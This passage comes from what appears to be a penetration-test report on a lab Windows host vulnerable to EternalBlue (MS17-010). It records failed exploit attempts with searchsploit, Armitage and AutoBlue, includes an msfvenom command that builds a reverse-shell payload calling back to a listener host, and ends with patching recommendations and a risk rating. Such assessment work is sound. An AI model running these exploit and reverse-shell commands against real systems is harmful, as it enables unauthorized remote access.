



Figure 14e

Setting the above parameters



After setting the related parameters, by running exploit command I was able run the exploit.

But unfortunately, I came across some errors which made my exploit fail. Below is the error which I came across after running the exploit.

Figure 14f

Error after running the exploit

I discovered that the wine path is missing from the root directory. Because the eternal blue exploit failed due to x86 architecture, I have to concentrate on x86 architecture to ensure that my system runs without error. I downloaded wine and winetricks to achieve this. Despite of that the exploit did not generate any sessions.

Conclusion

Using the various tools listed above, I've concluded that the system does have vulnerabilities, and that unauthorized individual can access and exploit personally identifiable information. This system became vulnerable due to a failure to secure and fix the updated patches on SMB server.

The purpose of this test was to:

- Identify any system vulnerabilities
- Determine the potential damage of any flaws
- Provide fixes and remediations for any vulnerabilities.

To achieve these objectives, vulnerability scanners were utilized, which successfully discovered the main SMB vulnerability as well as a few additional significant flaws. The potential damage associated with the SMB vulnerability was determined to be severe after it was abused. The next section contains suggested recommendations for resolving certain concerns.

Failed Attempts

Used searchsploit tool to find the exploits for MS17_010. Below are the figures related to that.

Command: searchsploit –id MS17-010

Figure 15a

Selected 42315 exploit, which is EternalBlue SMB remote code execution




Figure 15b

Edited the code of 42315 exploit by changing the username as guest since the SMB server with NMAP script and armitage had revealed that user level is guest.




Figure 15c

Failed attempt of 42315.py exploit. The error says STATUS_LOGON_FAILURE bad username. I have also tried with John and Johndoe usernames which still resulted in failure of exploit.

```
┌──(root㉿kali)-[/home/kali/impacket]
└─# python 42315.py 10.222.217.16
Traceback (most recent call last):
  File "/home/kali/impacket/42315.py", line 998, in <module>
    exploit(target, pipe_name)
  File "/home/kali/impacket/42315.py", line 796, in exploit
    conn.login(USERNAME, PASSWORD, maxBufferSize=4356)
  File "/home/kali/impacket/mysmb.py", line 152, in login
    smb.SMB.login(self, user, password, domain, lmhash, nthash, ntlm_fallback)
  File "/home/kali/impacket/impacket/smb.py", line 3494, in login
    self.login_extended(user, password, domain, lmhash, nthash, use_ntlmv2 = True)
  File "/home/kali/impacket/mysmb.py", line 160, in login_extended
    smb.SMB.login_extended(self, user, password, domain, lmhash, nthash, use_ntlmv2)
  File "/home/kali/impacket/impacket/smb.py", line 3429, in login_extended
    if smb.isValidAnswer(SMB.SMB_COM_SESSION_SETUP_ANDX):
  File "/home/kali/impacket/impacket/smb.py", line 778, in isValidAnswer
    raise SessionError("SMB Library Error", self['ErrorClass'] + (self['_reserved'] << 8), self['ErrorCode'], self['Flags2'] & SMB.FLAGS2_NT_STATUS, self)
impacket.smb.SessionError: SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)
```

Figure 16

Failed attempt at using hail Mary attack exploit on 10.222.217.16 in Armitage





Figure 17

Failed reading files on SMB IPC$ share with smbclient tool




AutoBlue is a GitHub tool that can be used to manually exploit eternal blue. It comes with pre-built exploits and automates the shellcode generation. However, compared to Metasploit, it is

still a considerably more manual approach. AutoBlue is great in part because it allows you to pre-build shellcode using a built-in script.

We must navigate using cd to the shellcode directory and run ./shell prep.sh from the /opt/autoblue directory. Simply enter the needed information from there. The variables will be fed into msfvenom, which will build the shellcode files. It'll also combine them into one file, giving us a single bullet that can handle both x86 and x64 targets**.**

Figure 18a

Installed Autoblue prepared shellcode with nasm for both x86 and x64 architecture




Used msfvenom to generate shellcode.

Command: msfvenom -p windows/x64/shell_reverse_tcp EXITFUNC=thread LHOST=192.168.171.129 LPORT=443 -f raw -o evilReverse.bin

After running the exploit but running netcat in other terminal we can catch the shell. But unfortunately, there are errors while running the exploits.

Figure 18b

Failed attempt of running Manual Autoblue exploit due to number of numGroonConn which is a function used for smb connections in the exploit.



Recommendations

Since the system possess great risk with the current SMB server version and vulnerabilities which exist due to that. I recommend the following actions:

- An attacker who exploited the weakness may acquire access to information that could be used to further compromise the user's system. Apply Microsoft patch MS17–10 if at all possible. As a result, the only known way to protect yourself from EternalBlue is to download and install the newest Windows software update. SMB version 1 should be disabled (SMBv1)

- SMB shares should be disabled or hardened. The information included in these shares will be protected if the shares are completely removed. If total eradication is not possible, the shares can be tightened by enabling passwords and disabling null session login.

- Additionally, having Anti-virus software in place could help preventing the risk. Also having the sensitive data encrypted is recommended.

- The Guest user account should be disabled. The active guest user account is only needed for initial server access and is unlikely to be used on the device. Disabling the Guest account reduces the attack surface of Windows devices significantly.

- Implementing user security awareness training could reduce the danger of compromised accounts and devices. The users are frequently the weakest link in any IT system.

- To exploit the issue, an unauthenticated attacker could send a specially crafted packet to a targeted SMBv1 server buffer. That's great for exploiting the issue since you can construct a message with a defined header but an uninitialized variable-length buffer.

- Make sure windows is updated with latest patch available. Try blocking port 445 incase if patch isn’t relevant. This way we can avoid lateral movements and remote exploitations.

- Disable SMBv1 since it has multiple public vulnerabilities and exploits. Use SMBv2 or SMBv3 instead.

Risk Rating

The overall risk rating of the system is High. The combination of exposed publicly exploits available for weakness in the system leaves the company at risk which might expose extremely sensitive personal data and result in a significant financial loss.

Appendix A: Vulnerability Detail and Mitigation

Default or Weak Security configuration policies

Risk Rating: High

Nmap NSE script and Armitage tool reveals that smb-os discovery discloses computer and NETBIOS name which is JohnDoe-PC. Also, the security policies disclose that guest user account is enabled for SMB. successful exploitation could allow users to login with guest user account and exploit it.

To remediate this vulnerability, Guest user account should be disabled, and security awareness training should be implemented.

SMB EternalBlue Remote Code Execution Vulnerability

Risk Rating: High

The SMB service is running on the device and SMBv1 is enabled which has a flaw known as eternal blue remote code execution. EternalBlue is a cyber-threat actor exploit that uses specially crafted packets to remotely execute arbitrary code and get network access. It takes advantage of a flaw in Microsoft's Server Message Block (SMB) version 1 (SMBv1) protocol, which is a network file sharing mechanism that allows users to access files on a remote server.

To remediate this vulnerability, follow the below recommendation:

- Patch devices running Microsoft Windows OS with the Microsoft Windows SMB v1 security update.
- Set a Windows Firewall policy to restrict inbound SMB communication to client computers using Group Policy Objects.
- All systems and services should follow the Principle of Least Privilege, and all software should be run as a non-privileged user (without administrative privileges).

References

https://root4loot.com/post/eternalblue_manual_exploit/. (n.d.).

Eternalblue - Center for Internet Security. (n.d.). Retrieved May 5, 2022, from https://www.cisecurity.org/wp-content/uploads/2019/01/Security-Primer-EternalBlue.pdf

Yeahhub. (2018, June 26). Exploitation of eternalblue doublepulsar [windows 7 – 64bit] with metasploit framework - yeah hub. Yeah Hub - Kali Linux Tutorials | Tech News | SEO Tips and Tricks. Retrieved May 5, 2022, from https://www.yeahhub.com/exploitation-eternalblue-doublepulsar-windows-7-64bit-metasploit-framework/

HTB: Blue. 0xdf hacks stuff. (2021, May 11). Retrieved May 5, 2022, from https://0xdf.gitlab.io/2021/05/11/htb-blue.html

Hacking Tutorials. (2017, December 13). Scanning a network for live hosts with nmap. Hacking Tutorials. Retrieved May 5, 2022, from https://www.hackingtutorials.org/scanning-tutorials/scanning-for-live-hosts-with-nmap/

Chandel, R., Says:, M., says:, M., says:, B. L., says:, A. R., says:, R., says:, D., says:, I., Says:, H., says:, B., Says:, P. D., says:, N. R., & says:, V. (2022, January 17). A little guide to SMB enumeration. Hacking Articles. Retrieved May 5, 2022, from https://www.hackingarticles.in/a-little-guide-to-smb-enumeration/

3ndG4me. (n.d.). 3ndG4me/autoblue-MS17-010: This is just an semi-automated fully working, no-BS, non-metasploit version of the public exploit code for MS17-010. GitHub. Retrieved May 5, 2022, from https://github.com/3ndG4me/AutoBlue-MS17-010

Telefonica. (n.d.). [] exploit completed, but no session was created. · issue #22 · Telefonica/Eternalblue-Doublepulsar-Metasploit. GitHub. Retrieved May 5, 2022, from https://github.com/Telefonica/Eternalblue-Doublepulsar-Metasploit/issues/22

-, G. S., By, -, GURUBARAN Shttp://gbhackers.comGurubaran is a PKI Security Engineer. Certified Ethical Hacker, S, G., & Gurubaran is a PKI Security Engineer. Certified Ethical Hacker. (2019, September 2). Exploit windows with EternalBlue & Doublepulsar through Metasploit. GBHackers On Security. Retrieved May 5, 2022, from https://gbhackers.com/windows-eternalblue-doublepulsar/